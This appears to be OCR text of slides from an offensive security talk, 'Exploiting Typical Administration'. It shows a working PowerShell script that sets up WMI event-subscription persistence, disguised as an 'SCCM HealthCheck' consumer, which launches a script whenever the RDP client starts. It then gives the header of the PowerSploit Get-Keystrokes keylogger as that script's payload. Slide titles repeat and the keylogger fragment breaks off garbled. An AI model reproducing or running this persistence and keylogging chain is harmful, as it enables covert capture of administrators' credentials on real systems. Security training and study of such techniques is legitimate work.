

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

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

Exploiting Typical Administration



Exploiting Typical Administration




Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$iFilter.QueryLanguage = "WQL"
$iFilter.EventNamespace = "ROOT\wmi"
$iFilter.Query = "SELECT * FROM Win32_PRocessStartTrace WHERE ProcessName='mstsc.exe'"
$iFilter.Name = "Monitor RDP"
$Result = $iFilter.Put()
$Filter = $Result.Path # To be used in binding
# Create WMI Event Consumer
$iConsumer = ([wmiclass]"\\.\root\subscription:CommandLineEventConsumer").CreateInstance()
$iConsumer.Name = "SCCM HealthCheck"
$iConsumer.CommandLineTemplate = "powershell.exe -ExecutionPolicy Bypass -File 'c:\temp\scripts\SCCMHealthCheck.ps1'"
$Result = $iConsumer.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$iBinding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$iBinding.Filter = $Filter
$iBinding.Consumer = $Consumer
$iBinding.Put()



Path          : \\.\root\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
RelativePath  : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
Server        : .
NamespacePath : root\subscription
ClassName     : __FilterToConsumerBinding
IsClass       : False
IsInstance    : True
IsSingleton   : False
```

Exploiting Typical Administration



Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
```

SCCMHealthCheck.ps1

```
function Get-Keystrokes {
<#
.SYNOPSIS

    Logs keys pressed, time and the active window.

    PowerSploit Function: Get-Keystrokes
    Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
    Revised By: Jesse Davis (@secabstraction)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.PARAMETER LogPath

    Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.

.PARAMETER Timeout

    Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.

.PARAMETER PassThru

    Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.

.LINK

    http://www.obscuresec.com/
    http://www.exploit-monday.com/
    https://github.com/secabstraction
#>
    [CmdletBinding()]
```

Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
```

SCCMHealthCheck.ps1

Get-Keystrokes

```
function
<#
.SYNOP

    Logs keys pressed, time and the active window.

